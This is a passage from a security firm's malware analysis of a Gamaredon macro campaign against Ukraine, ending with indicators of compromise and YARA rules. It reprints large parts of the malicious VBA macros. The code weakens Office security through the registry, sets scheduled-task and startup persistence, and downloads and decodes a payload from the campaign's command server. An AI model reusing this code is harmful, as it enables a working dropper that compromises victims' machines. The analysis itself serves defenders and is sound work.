"VBAWarnings", 1, "REG ApXvoAYpPaths = Environ("Appdata") MyHXvoAYex = Hex(SerXvoAYialNum) StartExvoAYxePath = ApXvoAYpPaths + "\Microsoft\Office\IndexExel.exe" StXvoAYartUpPath = ApXvoAYpPaths + "\Microsoft\Windows\Start Menu\Programs RunVXvoAYBString = "On Error Resume Next:" &amp; WShXvoAYellLib + ": WShell.Ru RunTXvoAYxtString = "On Error Resume Next:" &amp; WShXvoAYellLib + ": WShell.R DelXvoAYeteString = "Set FsoString = CreateObject("Scripting.FileSystemObj Open StXvoAYartUpPath For Output As #2 Print #2, RunVXvoAYBString &amp; vbCrLf &amp; RunTXvoAYxtString &amp; vbCrLf &amp; DelXvo Close #2  DownUrl = "http://masseffect.space/" &amp; CoXvoAYmpName &amp; "\;" &amp; MyHXvoAYex &amp; TxtString = ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.txt" Dim NewVXvoAYBFile As Object Set NewVXvoAYBFile = FXvoAYsoLib.CreateTextFile(ApXvoAYpPaths + "\Microso NewVXvoAYBFile.Write "Function FunctionName(SomeUrl)" NewVXvoAYBFile.Write "Set MSXMLLib=CreateObject("MSXML2.XMLHTTP")" </pre>	<pre> Private Sub Document_Open() Dim WshXvoAYellLib WshXvoAYellLib = "Set WShell=CreateObject("WScript.Shell")" Set WNetXvoAYworkLib = CreateObject("WScript.Network") Dim SerXvoAYialNum, DownUrl Set FXvoAYsoLib = CreateObject("Scripting.FileSystemObject") SerXvoAYialNum = FXvoAYsoLib.Drives(Environ("SystemDrive")).SerialNumber CoXvoAYmpName = WNetXvoAYworkLib.ComputerName Dim StXvoAYartUpPath, RunVXvoAYBString, RunTXvoAYxtString KeXvoAYy\$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" &amp; Application.\ "Word\Security" CreateObject("WScript.Shell").RegWrite KeXvoAYy\$ &amp; "AccessVBOM", 1, "REG_I CreateObject("WScript.Shell").RegWrite KeXvoAYy\$ &amp; "VBAWarnings", 1, "REG ApXvoAYpPaths = Environ("Appdata") MyHXvoAYex = Hex(SerXvoAYialNum) StartExvoAYxePath = ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.exe" StXvoAYartUpPath = ApXvoAYpPaths + "\Microsoft\Windows\Start Menu\Programs RunVXvoAYBString = "On Error Resume Next:" &amp; WShXvoAYellLib + ": WShell.Ru RunTXvoAYxtString = "On Error Resume Next:" &amp; WShXvoAYellLib + ": WShell.R DelXvoAYeteString = "Set FsoString = CreateObject("Scripting.FileSystemObj Open StXvoAYartUpPath For Output As #2 Print #2, RunVXvoAYBString &amp; vbCrLf &amp; RunTXvoAYxtString &amp; vbCrLf &amp; DelXvo Close #2  DownUrl = "http://masseffect.space/" &amp; CoXvoAYmpName &amp; "\;" &amp; MyHXvoAYex &amp; TxtString = ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.txt" Dim NewVXvoAYBFile As Object Set NewVXvoAYBFile = FXvoAYsoLib.CreateTextFile(ApXvoAYpPaths + "\Microso NewVXvoAYBFile.Write "Function FunctionName(SomeUrl)" NewVXvoAYBFile.Write "Set MSXMLLib=CreateObject("MSXML2.XMLHTTP")" </pre>
--	---

Figure 15. Difference between "WordMacros.txt" and "ExcelMyMacros.txt" files

As visible in the previous figure, the only difference between the files are in the variable, registry key and path used by Word rather than by Excel. Finally the macros are executed using the Office engine like in the following figure.

So let's start to dissect the macros. For a better comprehension we will be considering only one macro and in the specific case we will analyze "wordMacros.txt" ones. First of all the macro will set the registry key "HKEY\_CURRENT\_USER\Software\Microsoft\Office\" & Application.Version & "\_\Word\Security" and then will set up two scheduled tasks that will start respectively every 12 and 15 minutes: the first one will run a "IndexOffice.vbs" in the path "%APPDATA%\Microsoft\Office\" and the second one will run "IndexOffice.exe" in the same path.




Figure 16. Winword with malicious macro

```

Dim WShXvoAYellLib
WShXvoAYellLib = "Set WShell=CreateObject("WScript.Shell")"
Set WNetXvoAYworkLib = CreateObject("WScript.Network")
Dim SerXvoAYialNum, DownUrl
Set FXvoAYsoLib = CreateObject("Scripting.FileSystemObject")
SerXvoAYialNum = FXvoAYsoLib.Drives(Environ("SystemDrive")).SerialNumber
CoXvoAYmpName = WNetXvoAYworkLib.ComputerName
Dim StXvoAYartUpPath, RunVXvoAYBString, RunTXvoAYxtString
KeXvoAYy$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & _
"\Word\Security\"
CreateObject("WScript.Shell").RegWrite KeXvoAYy$ & "AccessVBOM", 1, "REG_DWORD"
CreateObject("WScript.Shell").RegWrite KeXvoAYy$ & "VBAWarnings", 1, "REG_DWORD"
ApXvoAYpPaths = Environ("Appdata")
MyHXvoAYex = Hex(SerXvoAYialNum)
StartEXvoAYxePath = ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.exe"
StXvoAYartUpPath = ApXvoAYpPaths + "\Microsoft\Windows\Start Menu\Programs\Startup\IndexOffice.vbs"
RunVXvoAYBString = "On Error Resume Next:" + WShXvoAYellLib + ": WShell.Run ""schtasks /Create /SC
MINUTE /MO 12 /F /tn Word.Downloads /tr "" + ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.vbs"", 0,
false"
RunTXvoAYxtString = "On Error Resume Next:" + WShXvoAYellLib + ": WShell.Run ""schtasks /Create /SC
MINUTE /MO 15 /F /tn Word.Documents /tr "" + StartEXvoAYxePath + """, 0, false"
DelXvoAYeteString = "Set FsoString = CreateObject(""Scripting.FileSystemObject""): Call
FsoString.DeleteFile(WScript.ScriptFullName, True)"
Open StXvoAYartUpPath For Output As #2
Print #2, RunVXvoAYBString & vbCrLf & RunTXvoAYxtString & vbCrLf & DelXvoAYeteString & vbCrLf
Close #2

```

Figure 17. Registry keys and Scheduled tasks set by malware

Finally, the malware will write the “IndexOffice.txt” file in the “%APPDATA%\Microsoft\Office\” path. The following figure shows what has been previously described:

```

24
25 DownUrl = "http://masseffect.space/" & CoXvoAYmpName & " " & MyHXvoAYex & "/post.php"
26 TxtString = ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.txt"
27 Dim NewVXvoAYBSFile As Object
28 Set NewVXvoAYBSFile = FXvoAYsoLib.CreateTextFile(ApXvoAYpPaths + "\Microsoft\Office\IndexOffice.vbs",
True, True)
29 NewVXvoAYBSFile.Write "Function FunctionName(SomeUrl)"
30 NewVXvoAYBSFile.Write "Set MSXMLLib=CreateObject(""MSXML2.XMLHTTP"")"
31 NewVXvoAYBSFile.Write "With MSXMLLib"
32 NewVXvoAYBSFile.Write ".Open ""GET"", SomeUrl, False"
33 NewVXvoAYBSFile.Write ".send"
34 NewVXvoAYBSFile.Write "End With"
35 NewVXvoAYBSFile.Write "If MSXMLLib.Status=200 Then"
36 NewVXvoAYBSFile.Write "FunctionName=MSXMLLib.ResponseBody"
37 NewVXvoAYBSFile.Write "End If"
38 NewVXvoAYBSFile.Write "End Function"
39 NewVXvoAYBSFile.Write "On Error Resume Next"
40 NewVXvoAYBSFile.Write "Sub saveFunk(data)"
41 NewVXvoAYBSFile.Write "Set FsoInFunk = CreateObject(""Scripting.FileSystemObject"")"
42 NewVXvoAYBSFile.Write "Set AdoInFunk=CreateObject(""ADODB.Stream"")"
43 NewVXvoAYBSFile.Write "AdoInFunk.Open"
44 NewVXvoAYBSFile.Write "AdoInFunk.Type = 1"
45 NewVXvoAYBSFile.Write "AdoInFunk.Write(data)"
46 NewVXvoAYBSFile.Write "AdoInFunk.Position = 0"
47 NewVXvoAYBSFile.Write "If FsoInFunk.Fileexists(""" + StartEXvoAYxePath + """) Then
FsoInFunk.DeleteFile "" + StartEXvoAYxePath + "" "
48 NewVXvoAYBSFile.Write "Set FsoInFunk= Nothing"
49 NewVXvoAYBSFile.Write "AdoInFunk.SaveToFile "" + TxtString + """"
50 NewVXvoAYBSFile.Write "AdoInFunk.Close"
51 NewVXvoAYBSFile.Write "End Sub"
52 NewVXvoAYBSFile.Write "saveFunk FunctionName ("" + DownUrl + """)"
53 NewVXvoAYBSFile.Write "WScript.Sleep 8102"
54 NewVXvoAYBSFile.Write "Dim arrKey, errResult"

```

Figure 18. Part of “IndexOffice.txt” file

The script will check the presence of the “IndexOffice.exe” artifact: if true then it will delete it and it will download a new file/script from “hxxp://masseffect.]space/<PC\_Name>\_<Hex\_Drive\_SN>/post.]php”.

```

Set AdoInFunk=CreateObject ("ADODB.Stream")
AdoInFunk.Open
AdoInFunk.Type = 1
AdoInFunk.Write(data)
AdoInFunk.Position = 0
If FsoInFunk.FileExists("C:\Users\admin\AppData\Roaming\Microsoft\Office\IndexOffice.exe") Then
FsoInFunk.DeleteFile "C:\Users\admin\AppData\Roaming\Microsoft\Office\IndexOffice.exe"
Set FsoInFunk= Nothing
AdoInFunk.SaveToFile "C:\Users\admin\AppData\Roaming\Microsoft\Office\IndexOffice.txt"
AdoInFunk.Close
End Sub
saveFunk FunctionName ("http://masseffect.space/ADMIN-PC_E42CAF54/post.php")
WScript.Sleep 8102
Dim arrKey, errResult
arrKey = GetKey("E42CAF54")
errResult = Encode("C:\Users\admin\AppData\Roaming\Microsoft\Office\IndexOffice.txt",
"C:\Users\admin\AppData\Roaming\Microsoft\Office\IndexOffice.exe", arrKey )

```

Figure 19. Domain "masseffect.jspace" declaration and use of the Encode function

The malware tries to save the C2 response and encoding it using Encode function. This function accepts three parameters: the input file, the output file and the arrKey; arrKey is calculated thanks to GetKey function that accepts as input the Hexadecimal value of the Driver SN installed on the machine and returns the key as results. Part of Encode function and complete code of GetKey function are shown below.

```

31 Function Encode( myFileIns, myFileOuts, asrrCodes )
32     Dim i, objFSO, objFileIn, objFileOut, objStreamIn, j
33     Const ForAppending      = 8
34     Const ForReading        = 1
35     Const ForWriting        = 2
36     Const TristateFalse     = 0
37     Const TristateMixed    = -2
38     Const TristateTrue     = -1
39     Const TristateUseDefault = -2
40     On Error Resume Next
41     If Not IsArray( asrrCodes ) Then
42         asrrCodes = Array( asrrCodes )
43     End If
44     For i = 0 To UBound( asrrCodes )
45         If Not IsNumeric( asrrCodes(i) ) Then
46             Encode = 1032
47             Exit Function
48         End If
49         If asrrCodes(i) < 0 Or asrrCodes(i) > 255 Then
50             Encode = 1031
51             Exit Function
52         End If
53     Next
54     Set objFSO = CreateObject( "Scripting.FileSystemObject" )
55     If objFSO.FileExists( myFileIns ) Then
56         Set objFileIn  = objFSO.GetFile( myFileIns )
57         Set objStreamIn = objFileIn.OpenAsTextStream( ForReading, TriStateFalse )
58     Else
59         objStreamIn.Close
60         Set objStreamIn = Nothing
61         Set objFileIn   = Nothing
62         Set objFSO      = Nothing

```

Figure 20. Encode function


```

100  Function GetKey( myPassPhrase )
101      Dim i, asrrCodes( )
102      ReDim asrrCodes( Len( myPassPhrase ) - 1 )
103      For i = 0 To UBound( asrrCodes )
104          asrrCodes(i) = Asc( Mid( myPassPhrase, i + 1, 1 ) )
105      Next
106      GetKey = asrrCodes
107  End Function

```

Figure 21. Function GetKey

Visiting the web page relative to C2, it shows a “Forbidden message” so this means that the domain is still active but refuses incoming requests.



## Access to masseffect.space was denied

You don't have authorization to view this page.

HTTP ERROR 403

Figure 22. Browser view of the URL “masseffect.]space”

## Conclusion

Gamaredon cyberwarfare operations against Ukraine are still active. This technical analysis reveals that the modus operandi of the Group has remained almost identical over the years.

The massive use of weaponized Office documents, Office template injection, sfx archives, wmi and some VBA macro stages that dynamically changes, make the Pterodon attack chain very malleable and adaptive. However, the introduction of a .Net component is a novelty compared to previous Pterodon samples.

## Indicator of Compromise

### Hashes

- 76ea98e1861c1264b340cf3748c3ec74473b04d042cd6bfd9ce51d086cb5a1a
- e2cb06e0a5c14b4c5f58d0e56a1dc10b6a1007cf56c77ae6cb07946c3dfe82d8
- def13f94cdf793df3e9b42b168550a09ee906f07f61a3f5c9d25ceca44e8068c
- c1524a4573bc6acbe59e559c2596975c657ae6bbc0b64f943ffca663b98a95f
- 86977a785f361d4f26eb3e189293c0e30871de3c93b19653c26a31dd4ed068cc

- 3dfadf9f23b4c5d17a0c5f5e89715d239c832dbe78551da67815e41e2000fdf1
- 2f310c5b16620d9f6e5d93db52607f21040b4829aa6110e22ac55fab659e9fa1
- 145a61a14ec6d32b105a6279cd943317b41f1d27f21ac64df61bccd464868edd
- ad61df516fb038e806d13d9cc968abaf55eae3b52780d20976ed4e0db440d87b
- f66e820de46bc0d2053c7d24169deb9424f5fdc6973935b108030b03184fcb5
- 40cd2384824ae960a85fc540a763c342c4dc5c9226308d9eb690c98a302fa7a2

#### Persistence

%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\templates.vbs

#### URL

- hxxp://win-apu.]ddns.]net/apu.]dot/
- hxxp://get-icons.]ddns.]net/apu.]dot/

#### C2

hxxp://masseffect.]space/

#### Yara Rule

---



```
rule Gamaredon_Campaign_January_2020_Initial_Dropper {
  meta:
    description = "Yara Rule for Gamaredon_f_doc"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2020-02-14"
    tlp = "white"
    category = "informational"

  strings:
    $a1 = { 4B 03 }
    $a2 = { 8E DA 30 14 DD 57 EA 3F }
    $a3 = { 3B 93 46 0F AF B0 2B 33 }
    $a4 = { 50 4B 03 04 14 00 06 00 08 }

  condition:
    all of them
}

rule Gamaredon_Campaign_January_2020_Second_Stage {
  meta:
    description = "Yara Rule for Gamaredon_apu_dot"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2020-02-14"
    tlp = "white"
    category = "informational"

  strings:
    $a1 = "Menu\\Programs\\Startup\\\\"
    $a2 = "RandStrinh"
    $a3 = ".txt"
    $a4 = "templates.vbs"
    $a5 = "GET"
    $a6 = "Encode = 1032"
    $a7 = "WShell=CreateObject(\"WScript.Shell\")"
    $a8 = "Security"
    $a9 = "AtEndOfStream"
    $a10 = "GenRandom"
    $a11 = "SaveToFile"
    $a12 = "Sleep"
    $a13 = "WinMgmts:{(Shutdown,RemoteShutdown)}!"
    $a14 = "Scripting"
    $a15 = "//autoindex.php"

  condition:
    11 of ($a*)
}

rule Gamaredon_Campaign_January_2020_SFX_Stage_1 {
  meta:
    description = "Yara Rule for Gamaredon SFX stage 1"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2020-02-14"
    tlp = "white"
    category = "informational"

  strings:
    $a1 = { 4D 5A }
    $a2 = { FF 75 FC E8 F2 22 01 00 }
    $a3 = { FE DE DB DB FE D5 D5 D6 F8 }
    $a4 = { 22 C6 24 A8 BE 81 DE 63 }
    $a5 = { CF 4F D0 C3 C0 91 B0 0D }

  condition:
    all of them
}

rule Gamaredon_Campaign_January_2020_SFX_Stage_2 {
  meta:
    description = "Yara Rule for Gamaredon SFX stage 2"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2020-02-14"
```

```
tlp = "white"
category = "informational"

strings:
  $a1 = { 4D 5A }
  $a2 = { 00 E9 07 D4 FD FF 8B 4D F0 81 }
  $a3 = { B7 AB FE B2 B1 B5 FA 9B 11 80 }
  $a4 = { 81 21 25 E0 38 03 FA F0 AF 11 }
  $a5 = { 0A 39 DF F7 40 8D 7B 44 52 }

condition:
  all of them
}

rule Gamaredon_Campaign_January_2020_dot_NET_stage {
  meta:
    description = "Yara Rule for Gamaredon dot NET stage"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2020-02-14"
    tlp = "white"
    category = "informational"

  strings:
    $a1 = { 4D 5A }
    $a2 = "AssemblyCompanyAttribute"
    $a3 = "GetDrives"
    $a4 = "Aversome"
    $a5 = "TotalMilliseconds"
    $s1 = { 31 01 C6 01 F2 00 29 01 5C 03 76 }
    $s2 = { 79 02 38 03 93 03 B5 03 }
    $s3 = { 00 07 00 00 11 00 00 72 01 }
    $s4 = { CD DF A6 EF 66 0E 44 D7 }

  condition:
    all of ($a*) and 2 of ($s*)
}
```

*This blog post was authored by Davide Testa, Luigi Martire and Antonio Pirozzi of Cybaze-Yoroi ZLAB.*